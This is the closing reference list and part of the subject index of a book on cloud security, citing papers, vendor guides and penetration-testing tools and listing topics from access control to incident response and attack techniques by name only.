221. [Abdulahakim Sabur and Ahmad J. Showail](#). 2024. Nudging data privacy of mobile health applications in Saudi Arabia. *International Journal of Information Security and Privacy (IJISP)*, 18(1): 1–19.
222. [Tarini Saka](#), [Kami Vaniea](#) and [Nadin Kökciyan](#). 2022. Context-based clustering to mitigate phishing attacks. In: *Proceedings of the 15th ACM Workshop on Artificial Intelligence and Security*. pages 115–126.
223. [Sagar Samtani](#), [Hsinchun Chen](#), [Murat Kantarcioglu](#) and [Bhavani Thuraisingham](#). 2022. Explainable artificial intelligence for cyber threat intelligence (xai-cti). *IEEE Transactions on Dependable and Secure Computing*, 19(4): 2149–2150.
224. [Suhrid Satyal](#), [Ingo Weber](#), [Len Bass](#) and [Min Fu](#). 2017. Rollback mechanisms for cloud management apis using ai planning. *IEEE Transactions on Dependable and Secure Computing*, 17(1): 148–161.
225. [Bruce Schneier](#). 1999. Attack trees. *Dr. Dobbs's Journal*, 24(12): 21–29.
226. [Christian Schridde](#), [Matthew Smith](#) and [Bernd Freisleben](#). 2009. TrueIP: prevention of IP spoofing attacks using identity-based cryptography. In: *Proceedings of the 2nd International Conference on Security of Information and Networks*. pages 128–137.
227. [Jonathon Schwartz](#), [Hanna Kurniawati](#) and [Edwin El-Mahassni](#). 2020. Pomdp+ information-decay: Incorporating defender's behaviour in autonomous penetration testing. In: *Proceedings of the International*

- Conference on Automated Planning and Scheduling, volume 30. pages 235–243.
228. [Check Point Security](#). *How cloud ir is different from traditional incident response*. <https://www.checkpoint.com/cyber-hub/cyber-security/what-is-incident-response/cloud-incident-response/>. Accessed: July 30, 2024.
229. [Guidepoint Security](#). *Cloud Penetration Testing*. <https://www.guidepointsecurity.com/education-center/cloud-penetration-testing/>, 2023. Online: Accessed: 20 May 2023.
230. [LMG Security](#). *o365creeper*. <https://github.com/LMGsec/o365creeper>, 2023. Online: Accessed: 23 May 2023.
231. [Optiv Security](#). *Microsoft 365 OAuth device code flow and phishing*, n.d. Accessed: 2025-01-19.
232. [Shaked Rotlevi](#). *What is cspm?* <https://www.wiz.io/academy/what-is-cloud-security-posture-management-cspm>, 2024. Accessed: May 25, 2024.
233. [Sherry James](#). *Cloud computing market to reach \$1,554.94bn by 2030*. <https://finance.yahoo.com/news/cloud-computing-market-hit-1-124500258.html>, Oct 2022. Accessed: Sept 8, 2023.
234. [Malcolm Shore, Sherali Zeadally and Astha Keshariya](#). 2021. Zero trust: the what, how, why, and when. *Computer*, 54(11): 26–35.
235. [Adam Shostack](#). 2014. *Threat Modeling: Designing for Security*. John Wiley & Sons.
236. [Snyk](#). 2024. *Deepcode ai: Ai-powered code review and security*. Accessed: 2024-12-21.
237. [Dawn Song, Elaine Shi, Ian Fischer and Umesh Shankar](#). 2012. Cloud data protection for the masses. *Computer*. 45(1): 39–45.

238. [Jangirala Srinivas, Ashok Kumar Das, Neeraj Kumar and Joel J.P.C. Rodrigues](#). 2018. Cloud centric authentication for wearable healthcare monitoring system. *IEEE Transactions on Dependable and Secure Computing*, 17(5): 942–956.
239. [Dafydd Stuttard and Marcus Pinto](#). 2011. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. John Wiley & Sons,
240. [Wenhai Sun, Shucheng Yu, Wenjing Lou, Y. Thomas Hou and Hui Li](#). 2014. *Protecting your right: Attribute-based keyword search with fine-grained owner-enforced search authorization in the cloud*. In: IEEE INFOCOM 2014-IEEE Conference on Computer Communications. pages 226–234. IEEE.
241. [Sysdig](#). 2023 cloud native security and usage report, 2023. Accessed: 2024-12-14.
242. [Muhammad Imran Tariq, Shahzadi Tayyaba, Muhammad Waseem Ashraf, Haroon Rasheed and Fariha Khan](#). 2016. Analysis of nist sp 800-53 Rev. 3 controls effectiveness for cloud computing. *Computing*, 3(4): 88–92.
243. [Andrei Tatar, Radhesh Krishnan Konoth, Elias Athanasopoulos, Cristiano Giuffrida, Herbert Bos and Kaveh Razavi](#). 2018. *Throwhammer: Rowhammer attacks over the network and defenses*. In: 2018 USENIX Annual Technical Conference (USENIX ATC 18). pages 213–226.
244. [Mahbod Tavallaei, Ebrahim Bagheri, Wei Lu and Ali A. Ghorbani](#). 2009. *A detailed analysis of the kdd cup 99 data set*. In: 2009 IEEE Symposium on Computational Intelligence for Security and Defense Applications. pages 1–6. Ieee.

245. [Tenable](https://www.tenable.com/security/research/tra-2022-26). *Microsoft Azure Site Recovery Privilege Escalation*. <https://www.tenable.com/security/research/tra-2022-26>, 2023. Online: Accessed: 25 March 2023.
246. [ThreatScan](#). *Security logging and monitoring failures*, 2024. Accessed: 2024-12-21.
247. [Timothy](#) [Morrow](#). *Cve-2023-23937*. <https://insights.sei.cmu.edu/blog/12-risks-threats-vulnerabilities-in-moving-to-the-cloud/>, March 2018. Accessed: Jan 22, 2024.
248. [Milos Timotic](#). *9 web technologies every web developer must know in 2021*, 2021. Accessed: October 2, 2021.
249. [Flavio Toffalini](#), [Maurizio Abbá](#), [Damiano Carra](#) and [Davide Balzarotti](#). 2016. *Google dorks: Analysis, creation, and new defenses*. In: *Detection of Intrusions and Malware, and Vulnerability Assessment: 13th International Conference, DIMVA 2016, San Sebastián, Spain, July 7–8, 2016, Proceedings 13*. pages 255–275. Springer.
250. [CSF](#) [Tools](#). *Introduction to STRIDE-LM*. <https://csf.tools/reference/stride-lm/>, 2023. Online: Accessed: 13 April 2023.
251. [Trend Micro](#). 2024. *What is cloud complaince?* https://www.trendmicro.com/en_us/what-is/cloud-security/cloud-compliance.html, Jan 2024. Accessed: Jan 30, 2024.
252. [Rafael Uetz](#), [Marco Herzog](#), [Louis Hackländer](#), [Simon Schwarz](#) and [Martin Henze](#). 2024. You cannot escape me: Detecting evasions of SIEM rules in enterprise networks. In: *33rd USENIX Security Symposium (USENIX Security 24)*. pages 5179–5196.
253. [Fabian Ullrich](#), [Jiska Classen](#), [Johannes Eger](#) and [Matthias Hollick](#). 2019. Vacuums in the cloud: Analyzing security in a hardened iot

- ecosystem. In: *13th USENIX Workshop on Offensive Technologies (WOOT 19)*, 2019.
254. [Vincent E. Urias](#), [Brian Van Leeuwen](#), [William M.S. Stout](#) and [Han Lin](#). 2018. Applying a threat model to cloud computing. In: *2018 International Carnahan Conference on Security Technology (ICCST)*. pages 1–5. IEEE.
 255. [Omkarprasad S. Vaidya](#) and [Sushil Kumar](#). 2006. Analytic hierarchy process: An overview of applications. *European Journal of Operational Research*. 169(1): 1–29.
 256. [Jesper E. Van Engelen](#) and [Holger H. Hoos](#). 2020. A survey on semisupervised learning. *Machine learning*, 109(2): 373–440.
 257. [Jinson Varghese](#). *Azure Penetration Testing Guide—Policies, Tools and Tips*. <https://www.getastra.com/blog/security-audit/azure-penetration-testing/>, 2022. Online: Accessed: 23 May 2023.
 258. [Srikumar Venugopal](#), [Michele Gazzetti](#), [Yiannis Gkoufas](#) and [Kostas Katrinis](#). 2018. Shadow puppets: Cloud-level accurate AI inference at the speed and economy of edge. In: *USENIX Workshop on Hot Topics in Edge Computing (HotEdge 18)*.
 259. [Yakir Vizel](#), [Georg Weissenbacher](#) and [Sharad Malik](#). 2015. Boolean satisfiability solvers and their applications in model checking. In: *Proceedings of the IEEE*. 103(11): 2021–2035.
 260. [Paul Voigt](#) and [Axel Von dem Bussche](#). 2017. The eu general data protection regulation (gdpr). *A Practical Guide*, 1st Ed., Cham: Springer International Publishing. 10(3152676): 10–5555.
 261. [Mojca Volk](#), [Janez Sterle](#) and [Urban Sedlar](#). 2015. Safety and privacy considerations for mobile application design in digital healthcare. *International Journal of Distributed Sensor Networks*. 11(10): 549420.

262. [Haijiang Wang, Jianting Ning, Xinyi Huang, Guiyi Wei, Geong Sen Poh and Ximeng Liu](#). 2019. Secure fine-grained encrypted keyword search for e-healthcare cloud. *IEEE Transactions on Dependable and Secure Computing*. 18(3): 1307–1319.
263. [Wenjuan Wang, Xuehui Du, Dibin Shan, Ruoxi Qin and Na Wang](#). 2020. Cloud intrusion detection method based on stacked contractive auto-encoder and support vector machine. *IEEE Transactions on Cloud Computing*. 10(3): 1634–1646.
264. [Xuhao Wang, Qingni Shen, Wu Luo and Pengfei Wu](#). Rsds: Getting system call whitelist for container through dynamic and static analysis. In: *2020 IEEE 13th International Conference on Cloud Computing (CLOUD)*. pages 600–608. IEEE.
265. [Yue Wang, Weishi Wang, Shafiq Joty and Steven C.H. Hoi](#). 2021. *Codet5: Identifier-aware unified pre-trained encoder-decoder models for code understanding and generation*. arXiv preprint arXiv:2109.00859, 2021.
266. [Security Week](#). The Next Big Cyber-Attack Vector: APIs. <https://www.securityweek.com/next-big-cyber-attack-vector-apis/>, 2018. Online: Accessed: 09 April 2023.
267. [Dominik Wermke, Nicolas Huaman, Christian Stransky, Niklas Busch, Yasemin Acar and Sascha Fahl](#). 2020. Cloudy with a chance of misconceptions: exploring users’ perceptions and expectations of security and privacy in cloud office suites. In: *Sixteenth Symposium on Usable Privacy and Security (SOUPS 2020)*. pages 359–377.
268. [Wiz Academy](#). Cloud incident response. <https://www.wiz.io/academy/cloud-incident-response>. [Online: Accessed: 26-December-2024].

269. [Richmond, Y. Wong, Andrew Chong and R. Cooper Aspegren](#). 2023. Privacy legislation as business risks: How gdpr and ccpa are represented in technology companies' investment risk disclosures. *In: Proceedings of the ACM on Human-Computer Interaction*. 7(CSCW1): 1–26.
270. [Zonghan Wu, Shirui Pan, Fengwen Chen, Guodong Long, Chengqi Zhang, and S. Yu Philip](#). 2020. A comprehensive survey on graph neural networks. *IEEE Transactions on Neural Networks and Learning Systems*. 32(1): 424.
271. [Dongkuan Xu and Yingjie Tian](#). 2015. A comprehensive survey of clustering algorithms. *Annals of Data Science*. 2: 165–193.
272. [Fabian Yamaguchi, Nico Golde, Daniel Arp and Konrad Rieck](#). 2014. Modeling and discovering vulnerabilities with code property graphs. *In: 2014 IEEE Symposium on Security and Privacy*. pages 590–604. IEEE.
273. [Dereje Yimam and Eduardo B. Fernandez](#). 2016. Building compliance and security reference architectures (csra) for cloud systems. *In: 2016 IEEE International Conference on Cloud Engineering (IC2E)*. pages 147–150. IEEE.
274. [Dereje Yimam and Eduardo B. Fernandez](#). 2016. A survey of compliance issues in cloud computing. *Journal of Internet Services and Applications*. 7: 1–12.
275. [Lantao Yu, Weinan Zhang, Jun Wang and Yong Yu](#). 2017. Seqgan: Sequence generative adversarial nets with policy gradient. *In: Proceedings of the AAAI conference on artificial intelligence*, Volume 31.
276. [ZDH](#). *o365spray*. <https://github.com/0xZDH/o365spray>, 2022. Online: Accessed: 04 June 2023.

277. [Lei Zhang, Xinyu Meng, Kim-Kwang Raymond Choo, Yuanfei Zhang and Feifei Dai](#). 2018. Privacy-preserving cloud establishment and data dissemination scheme for vehicular cloud. *IEEE Transactions on Dependable and Secure Computing*. 17(3): 634–647.
278. [Nan Zhang, Shifei Ding, Jian Zhang and Yu Xue](#). 2018. An overview on restricted boltzmann machines. *Neurocomputing*. 275: 1186–1199.
279. [Xu Zhang, Junghyun Kim, Qingwei Lin, Keunhak Lim, Shobhit O. Kanaujia, Yong Xu, et al.](#) 2019. Cross-dataset time series anomaly detection for cloud systems. In: *2019 USENIX Annual Technical Conference (USENIX ATC 19)*. pages 1063–1076.
280. [Yinqian Zhang, Ari Juels, Michael K. Reiter and Thomas Ristenpart](#). 2012. Cross-vm side channels and their use to extract private keys. In: *Proceedings of the 2012 ACM conference on Computer and communications security*. pages 305–316.
281. [Yaqin Zhou, Shangqing Liu, Jingkai Siow, Xiaoning Du and Yang Liu](#). 2019. Devign: Effective vulnerability identification by learning comprehensive program semantics via graph neural networks. *Advances in Neural Information Processing Systems*. 32.
282. [Deqing Zou, Sujuan Wang, Shouhuai Xu, Zhen Li and Hai Jin](#). 2019. Muvuldeepecker: A deep learning-based system for multiclass vulnerability detection. *IEEE Transactions on Dependable and Secure Computing*. 18(5): 2224–2236.
283. [Frahim, J., Santos, O. and Ossipov, A.](#) 2014. *Cisco Asa: All-in-one Firewall, IPS, And VPN Adaptive Security Appliance*, 3rd Ed. Cisco Press.

Index

Culture, Automation, Lean, Measurement, and Sharing (CALMS), [98](#)
Electronic Health Record (EHR), [226](#)
Endpoint Detection and Response (EDR), [194](#)
Infrastructure as a Code (IaC), [89](#)
Access Control, [180](#)
Access Control List, [43](#)
Access Control Lists (ACLs), [73](#)
Access Control Management, [211](#)
Access Policy, [67](#)
Access Token, [67](#)
Active Directory Domain Services (ADDS), [64](#)
Active Directory Federation Services (ADFS), [64](#)
Active Transfer Anomaly Detection (ATAD), [177](#)
Advanced Persistent Threat (APT), [176](#), [187](#), [188](#)
Adversarial Threats, [220](#)
Adversarial Training, [221](#)
Agglomerative Clustering, [170](#)
AI, [100](#)
AI Planner, [172](#)
Airlock State Isolation, [237](#)
Alert Logic, [88](#)
Amazon CloudFront, [41](#)
Amazon GuardDuty, [185](#)
Amazon Inspector, [209](#)
Amazon Machine Image (AMI), [90](#)

Amazon Machine Image (AMIs), [60](#)
Amazon Web Services, [31](#), [122](#)
Amazon Web Services (AWS), [138](#)
Ambient Noise, [238](#)
Analytic Hierarchy Process (AHP), [76](#)
Angularis, [76](#)
Anomaly Detection, [209](#), [221](#), [239](#)
Ansible, [88](#)
Anything as a Service (XaaS), [8](#)
API Gateway, [92](#)
API Mddleware, [89](#)
Application and Service Principal Manipulation, [70](#)
Application Penetration Test, [51](#)
Application Programmable Interfaces (API), [115](#)
Application-Aware Chunking, [230](#)
ARBBert, [175](#)
Artificial Intelligence (AI), [168](#)
Attack Graph, [35](#)
Attack Signature Match, [78](#)
Attack Tree, [35](#), [36](#)
Attack Trees, [26](#)
Attribute-based Encryption (ABE), [177](#)
Attribute-based encryption (ABE), [226](#)
Attribute-based Searchable Encryption (ABSE), [226](#)
Audit Logging, [48](#)
Authenticated Enumeration, [73](#)
Authentication, [39](#), [130](#)
Authorization, [39](#), [130](#)

AUTOARMOR, [180](#)

Automated Code Generation, [101](#)

Automated Decision Making, [239](#)

Automated DevSecOps using Open source software over Cloud (ADOC), [97](#)

Automated Isolation, [211](#)

Automated Remediation, [212](#)

Automated Rollback (AR), [172](#)

Automated Security Testing, [86](#), [96](#), [101](#)

Automated Validation of Internet Security Protocols and Applications (AVISPA), [233](#)

Automated Vulnerability Repair, [102](#)

Automation, [99](#)

AWS, [31](#)

AWS Artifact, [213](#)

AWS CloudFormation, [90](#)

AWS CodeBuild, [89](#)

AWS CodeCommit, [89](#)

AWS CodeDeploy, [89](#)

AWS CodePipeline, [89](#)

AWS Config, [28](#), [90](#), [184](#)

AWS Elastic Beanstalk, [90](#)

AWS Inspector, [44](#)

AWS Lambda, [89](#)

AWS Quicksight, [210](#)

AWS Security Findings Format (ASFF), [92](#), [185](#)

AWS Security Hub, [44](#), [90](#)

AWS Security hub, [185](#)

AWS Systems Manager Parameter Store, [89](#)
Azure Active Directory, [45](#)
Azure AD, [68](#)
Azure AD Password Protection Proxy Service, [65](#)
Azure Advisor, [213](#)
Azure App Service, [67](#)
Azure Blob Storage, [44](#)
Azure Container Registry (ACR), [94](#)
Azure Key Vault, [44](#), [46](#)
Azure Log Analytics, [210](#)
Azure log Analytics, [65](#)
Azure Logic App, [44](#)
Azure Logic Apps, [211](#)
Azure Monitor, [210](#)
Azure PowerShell, [65](#)
Azure RBAC, [93](#)
Azure Resource Management (ARM), [63](#)
Azure Security Center, [211](#)
Azure Site Recovery, [30](#)
Azure Storage, [45](#)
Azure Storage Log Analytics, [45](#)
Azure Storage Service Encryption, [46](#)
Azure Virtual Network, [211](#)

Backup, [213](#)
Behavior Profiling, [201](#)
Behavioral Authentication, [130](#)
Bidirectional Encoder Representations from Transformers (BERT),
[170](#)

Big-Vul, [102](#)
Bigdata Registration Center (BRC), [233](#)
BiLSTM, [169](#)
Black Box attacks, [220](#)
Bug Bounty Program, [88](#)
Business Continuity Plan (BCP), [194](#)
Business-to-Business (B2B), [63](#)

CDN, [84](#)
Center for Internet Security (CIS), [88](#)
Center of Information Security (CIS), [174](#)
Certificate Authority (CA), [69](#)
Cham of Custody, [200](#)
ChatGPT, [170](#)
Chief Information Security Officer (CISO), [196](#)
Ciphertext-Policy Attribute-Based Encryption (CP-ABE), [227](#)
Classic Mode, [63](#)
Cloud Armor, [95](#)
Cloud Auditor, [11](#)
Cloud Broker, [11](#)
Cloud Carrier, [11](#)
Cloud Compliance, [105](#)
Cloud Consumer, [11](#)
Cloud Data Center, [232](#)
Cloud Intrusion Detection System (CIDS), [176](#)
Cloud Migration, [119](#)
Cloud Pentest, [50](#)
Cloud Property Graph (CloudPG), [97](#)
Cloud Provider, [11](#)

Cloud Scanning, [62](#)

Cloud Security Alliance (CSA), [198](#)

Cloud Security Posture Management (CSPM), [184](#)

Cloud Service Provider, [11](#), [50](#)

Cloud Service Provider (CSP), [56](#), [114](#), [193](#)

CloudBrute, [72](#)

CloudScraper, [72](#)

CloudTrail, [28](#), [43](#), [90](#), [207](#)

CloudWatch, [28](#), [43](#), [90](#), [185](#), [208](#)

Code Property Graph (CPG), [97](#), [101](#)

CodeBERT, [101](#)

CodeT5, [102](#)

Cognitor, [42](#)

Collision Resistant Hashing Function, [234](#)

Collusion Attacks, [227](#), [240](#)

Command and Control (C2), [204](#)

Common Vulnerabilities and Exposures (CVEs), [86](#)

Common Vulnerability and Exposures (CVE), [76](#)

Communication Gateway, [232](#)

Communication Plan, [200](#)

Community Cloud, [9](#)

Compliance, [53](#)

Compliance-as-Code (CaC), [98](#)

Conditional Access Policies, [64](#)

Conditional Restricted Boltzmann Machines (CRBM), [173](#)

Conditional Token Encoding, [82](#)

Configuration Management, [86](#)

Container, [34](#)

Content Delivery Networks, [121](#)
Content-Defined Chunking (CDC), [230](#)
Continuous Attestation, [237](#)
Continuous Delivery (CD), [96](#)
Continuous Integration (CI), [96](#)
Continuous Security Assessment, [99](#)
Convolved Neural Networks (CNNs), [169](#)
Correlation Analysis, [239](#)
Cross-site Scripting (XSS), [77](#), [93](#)
Cryptographic Access Control (CAC), [177](#)
Cryptographic Hashes, [48](#)
CSP, [40](#)
Culture, Automation, Measurement, and Sharing (CAMS), [85](#)
Customer Managed Keys, [94](#)
CWE-ID, [102](#)
Cyber Insurance, [200](#)
Cyber Security Incident Response Team (CSIRT), [196](#)

DAPT2020, [176](#)
DAST, [40](#)
Data, [126](#)
Data Analytics, [201](#)
Data Anonymization, [219](#)
Data Confidentiality, [230](#)
Data Correlation, [210](#)
Data Encryption Key (DEK), [94](#)
Data Exfiltration, [46](#)
Data Flow Diagrams, [26](#), [35](#), [53](#)
Data Integrity, [231](#)

Data Loss, [30](#)
Data Loss Prevention (DLP), [193](#)
Data Privacy, [219](#)
Data Security, [27](#)
Database Encryption, [94](#)
Datadog, [181](#)
DB Scan Algorithm, [170](#)
DDoS, [32](#), [96](#)
Decoder, [102](#)
Deep Learning (DL), [173](#)
Deep Learning as a Service (DLaaS), [173](#)
Deep Packet Inspection (DPI), [215](#)
Defense-In-Depth, [126](#)
Defensive Distillation, [221](#)
Denial of Service, [43](#), [46](#), [48](#)
Denial of Service (DoS) Attack, [224](#)
Denial-of-Service (DoS), [226](#)
Deterministic Firmware, [237](#)
Device Code Authentication Phishing, [65](#)
Devign, [102](#)
DevOps, [72](#), [85](#)
DevSecOps, [84](#)
Dictionary Attack, [36](#)
Digital Signature, [39](#), [225](#)
Disaster Recovery, [213](#)
Discriminator, [79](#)
Disk Encryption, [237](#)
Distributed Denial-of-Service, [32](#)

DLL Hijacking, [30](#)
DMA, [217](#)
DNS, [41](#)
Docker, [88](#)
Domain Administrator (DA), [70](#)
Domain Name System (DNS), [73](#)
DRAM, [217](#)
DREAD, [38](#)
DVWA, [80](#)
Dynamic Application Security Testing, [40](#)
Dynamic Application Security Testing (DAST), [87](#), [169](#)

Eavesdropping, [224](#)
EBS Snapshots, [210](#)
EC2, [34](#)
EC2 autoscaling, [43](#)
EDR, [40](#)
Elastic Block Storage (EBS), [60](#), [62](#), [197](#)
Elastic File Server (EFS), [197](#)
Elastic Load Balancer, [41](#)
ELB, [41](#)
electronic Health (eHealth), [228](#)
Elevation of Privilege, [43](#), [46](#), [48](#)
Embedded Systems, [100](#)
Encoder, [102](#)
Encrypted Communication, [237](#)
Encryption, [39](#)
Endpoint Detection and Response, [40](#)
Ensemble Models, [221](#)

Environment Profiling, [201](#)
Ephemeral Secret Key Leakage, [233](#)
Eradication, [204](#)
Event Correlation, [201](#)
Evidence Handling, [203](#)
Exabeam, [181](#)
Explainable AI (XAI), [171](#)
Explicit Verification, [127](#)
Extended Page Tables (EPTs), [214](#)
External Pentest, [51](#)

F1-Score, [175](#)
Fast Keyword Search Hidden Policy ABE (FKS-HPABE), [226](#)
Fault Identification, [238](#)
Firewall, [32](#), [53](#)
Firewall Policies, [73](#)
Fog-to-multi-cloud, [230](#)
Forensic Analysis, [210](#)

GANTT charts, [55](#)
Gap Analysis, [199](#)
GCP, [46](#)
GCPBucketBrute, [72](#)
GDPR, [30](#), [32](#)
General Counsel, [196](#)
General Data Protection Regulation, [30](#)
General Data Protection Regulation (GDPR), [174](#), [202](#)
Generative Adversarial Networks (GANs), [77](#)
Generative AI, [101](#)

Generator, [79](#)
Git Pre-commit, [93](#)
GitHub, [33](#)
GitLab, [95](#)
Global Admin, [64](#)
Global Reader, [64](#)
Google Bard, [170](#)
Google Cloud, [142](#)
Google Cloud Bucket, [47](#)
Google Cloud Log Explorer, [210](#)
Google Cloud Platform, [46](#)
Google Cloud Platform (GCP), [70](#), [122](#)
Google Cloud Shell, [75](#)
Google Container Registry (GCR), [74](#)
Google Dorking, [60](#)
Google Kubernetes Engine (GKE), [95](#)
Governance, [196](#)
Graph API, [44](#)
Graph APIs, [63](#)
Graph Neural Network (GNN), [101](#)
Graph-based Policy Management, [180](#)
Graphics Processing Units (GPUs), [178](#)
Group Key Management, [225](#)
GuardDuty, [43](#)

Halo, [88](#)
Hardware-based Attacks, [229](#)
Health Insurance Portability and Accountability Act, [30](#)
Health Insurance Portability and Accountability Act (HIPPA), [55](#)

HIPAA, [171](#), [226](#)

HIPPA, [30](#)

HITRUST, [171](#)

Honest-but-Curious Behavior, [229](#)

Human Resources (HR), [196](#)

Hybrid Cloud, [9](#)

Hypervisor, [14](#)

IAM, [28](#), [40](#), [48](#), [59](#)

IAM Enumeration, [61](#)

IAM Policies, [72](#)

IAP, [48](#)

IBM Appscan, [88](#)

Identity and Access Management, [28](#)

Identity and Access Management (IAM), [90](#), [138](#), [193](#)

Identity Guessing Attack, [234](#)

Identity-Aware Proxy, [48](#)

Identity-Based Encryption (IBE), [240](#)

Identity-Based Proxy Re-Encryption (IB-PRE), [240](#)

IIS, [90](#)

Illicit Consent Grant, [69](#)

Image File System (IFS), [223](#)

Image Processing (IP) Attack, [220](#)

Image Vulnerability Scanning, [96](#)

IMAP, [64](#)

Impersonation Attacks, [232](#)

Imperva RASP, [88](#)

implicit Verification, [127](#)

Incident Analysis, [201](#), [210](#)

Incident Classification Matrix, [203](#)
Incident Containment, [211](#)
Incident Evaluation Framework, [205](#)
Incident Evidence Retention, [206](#)
Incident Impact, [202](#)
Incident Metrics, [206](#)
Incident Notification, [202](#)
Incident Response, [126](#), [193](#)
Incident Response Integration, [212](#)
Incident Response Lifecycle, [194](#)
Incident Response Manager, [196](#)
Incident Visualization, [210](#)
Indicator of Compromise (IOC), [200](#)
Information Disclosure, [43](#), [45](#), [48](#)
Infrastructure as Code (IaC), [168](#), [182](#)
Infrastructure as-a-service (IaaS), [3](#)
Initial Program Load (IPL), [223](#)
Input Sanitation or Encoding, [78](#)
Input Transformation, [221](#)
Insecure Communication Channels, [229](#)
Integrated Development Environments (IDEs), [103](#)
Internet Key Exchange, [23](#)
Internet of Things (IoT), [100](#), [219](#)
Internet Service Providers, [33](#)
Invicti, [88](#)
IP Allowlisting, [67](#)
IPSec, [18](#)
IPSec Aggressive Mode, [24](#)

IPSec Main Mode, [23](#)

ISO 27001, [174](#)

ISO 27017, [174](#)

ISPs, [33](#)

Issue Tracking System, [199](#)

Jenkins, [95](#)

JSON Web Tokens (JWT), [134](#)

K-Means, [170](#)

Kernel Page Table Isolation (KPTI), [214](#)

Key Management, [223](#)

Key Security, [231](#)

Key Server Center (KSC), [229](#)

Key-encryption Key (KEK), [94](#)

Kubernetes, [92](#)

Kusto Query Analytics (KQL), [210](#)

Lambda Architecture, [239](#)

Lambda function, [43](#)

Lambda Functions, [211](#)

Large Language Models (LLMs), [101](#)

Lateral Movement, [41](#), [44](#), [46](#), [49](#), [62](#), [68](#), [74](#)

Lateral Movement Attack, [127](#)

Leaset Privilege, [127](#)

Least Privilege, [125](#)

Lessons Learned, [213](#)

LineVul, [101](#)

Load Balancers, [89](#)

Load Balancing, [84](#)
Load balancing, [39](#)
Local Privilege Escalation, [74](#)
Local Security Authority Subsystem Service (LSASS), [69](#)
Location-based Encryption (LBE), [225](#)
Log Integrity, [215](#)
Logging and Analysis, [200](#)
Login Conditions Bypass, [67](#)
LogRhythm, [181](#)
Long Short Term Memory (LSTM), [169](#)
LSTM-SAE, [176](#)

MAC, [39](#)
Machine Learning, [168](#)
Machine-to-Machine (M2M), [227](#)
MailSniper, [65](#)
Malicious Firmware, [237](#)
Malicious Insiders, [229](#)
Malware and Ransomware, [224](#)
Man-in-the-Middle (MitM), [62](#)
Managed Identities, [45](#)
Managed Security Service Providers (MSSP), [54](#)
Markovian Arrival Process, [170](#)
Mean Time to Acknowledge (MTA), [206](#)
Mean time to detect (MTTD), [206](#)
Mean Time to Recover (MTTR), [206](#)
Memory Leaks, [93](#)
Memory Scrubbing, [238](#)
Message Authentication Codes, [39](#)

Message Authentication Codes (MACs), [225](#)
MFA, [42](#), [45](#), [48](#)
Microsegmentation, [127](#)
Microservice, [179](#)
Microservices, [89](#)
Microsoft Azure, [122](#), [139](#)
Microsoft Data Protection API (DPAPI), [68](#)
Microsoft SDL, [87](#)
Microsoft Sentinel, [209](#)
Mimikatz, [68](#)
Min-max Game, [79](#)
MITRE ATT&CK tactics and techniques, [76](#)
MITRE's ATT&CK Framework, [206](#)
Mobile Application (App) Pentest, [55](#)
Monitoring, [199](#)
Monte Carlo Search Process, [80](#)
Multi-Cloud Platform, [76](#)
Multi-factor Authentication (MFA), [64](#)
Multi-layer Perceptron (MLP), [79](#)
Multi-Tenancy, [235](#)
Multi-tenancy, [5](#)

Natural Language Processing (NLP), [169](#)
NEAT, [40](#)
Network Address Translator (NAT), [215](#)
Network Functions (NFs), [214](#)
Network Invariants, [155](#)
Network Isolation, [204](#)
Network Pentest, [50](#), [51](#)

Network Security, [27](#)
Network Security Groups, [46](#)
Network Security Groups (NSGs), [211](#)
Network Segmentation, [94](#), [211](#)
Network segmentation, [39](#)
Network Traffic Isolation, [237](#)
Networking Virtualization, [1](#)
Nginx, [90](#)
NIST configuration checklists, [88](#)
NIST SP 800–53, [174](#)
NIST SP 800–61, [204](#)
NodeJS, [76](#)
Non-disclosure Agreement (NDA), [54](#)
NSGs, [46](#)
NSL-KDD, [176](#)

o365creeper, [65](#)
OAuth, [44](#), [72](#), [131](#)
Oauth Token, [75](#)
Office 365, [36](#)
One-Hot Encoding, [82](#)
Open Flow, [160](#)
OpenID Connect, [132](#)
OpenStack, [235](#)
Operating System, [1](#)
Orchestration, [86](#)
Org Policy Enumeration, [73](#)
Organization Enumeration, [61](#)
Organizational Units (OUs), [58](#)

OSINT, [60](#), [65](#)

OWASP, [80](#)

OWASP Dependency Check, [89](#)

OWASP Top [10](#), [87](#)

OWASP ZAP, [88](#)

Partially Observable Markov Decision Process (POMDP), [169](#)

Pass the Certificate, [69](#)

Pass the Cookie, [68](#)

Pass the PRT, [68](#)

Pass-through Authentication (PTA), [64](#)

Password Hash Synchronization (PHS), [64](#)

Password Spraying, [64](#), [65](#)

Payment Card Industry Data Security Standard, [30](#)

PCI-DSS, [30](#), [32](#), [171](#)

Peak Signal to Noise Ratio (PSNR), [220](#)

Peer-to-peer (P2P), [69](#)

Penetration Testing, [40](#), [50](#)

Perimeter Security, [205](#)

Persistence, [62](#), [67](#), [69](#), [75](#)

Personal Health Information (PHI), [55](#)

Personal Health Records (PHRs), [226](#)

Personally Identifiable Information (PII), [31](#), [87](#)

Phishing, [42](#)

PHPStan, [89](#)

Physical Pentest, [52](#)

Physical Security, [27](#), [150](#)

PII, [31](#), [35](#)

Planning Definition Domain Language (PDDL), [172](#)

Platform as-a-service (PaaS), [3](#)
Policy Compliance Checks, [96](#)
Policy Exposure, [227](#)
POP3, [65](#)
Portswigger, [88](#)
Post Mortem, [205](#)
Post-Exploitation, [62](#)
Post-Incident Validation, [213](#)
Postgres DB, [94](#)
Primary Refresh Token, [68](#)
Principle of lease privilege, [39](#)
Principle of Least Privilege, [48](#), [215](#)
Privacy-Preserving Communication Protocols, [224](#)
Private Cloud, [9](#)
Private IP address, [94](#)
Privilege Escalation, [61](#), [68](#), [74](#)
Proactive Security, [85](#)
Process Review, [213](#)
Proxy Re-Encryption (PRE), [240](#)
Public Cloud, [9](#)
Public Relations (PR), [196](#)
Puppet, [88](#)

Rapid7 Insight Appsec, [88](#)
Rate-Limit, [46](#)
RBAC, [39](#), [46](#)
RDP, [34](#)
RDS, [41](#)
React, [76](#)

Real-or-Random (ROR) Model, [233](#)
Real-time Threat Detection, [101](#)
Reconnaissance, [65](#)
Recovery, [205](#)
Recovery Point Objective (RPO), [194](#)
Recovery Time Objectives (RTO), [194](#)
Recurrent Neural Network (RNN), [102](#), [171](#)
Reference Architecture, [105](#)
Refresh Token, [67](#)
Relational Database Server, [41](#)
Relational Database Service (RDS), [60](#)
Remote Direct Memory Access (RDMA), [216](#)
Replay Attack, [224](#)
Replay Attacks, [233](#)
Repudiation, [43](#), [45](#), [48](#)
Resource Management Mode, [63](#)
Resource Segmentation, [49](#)
Restoration, [205](#)
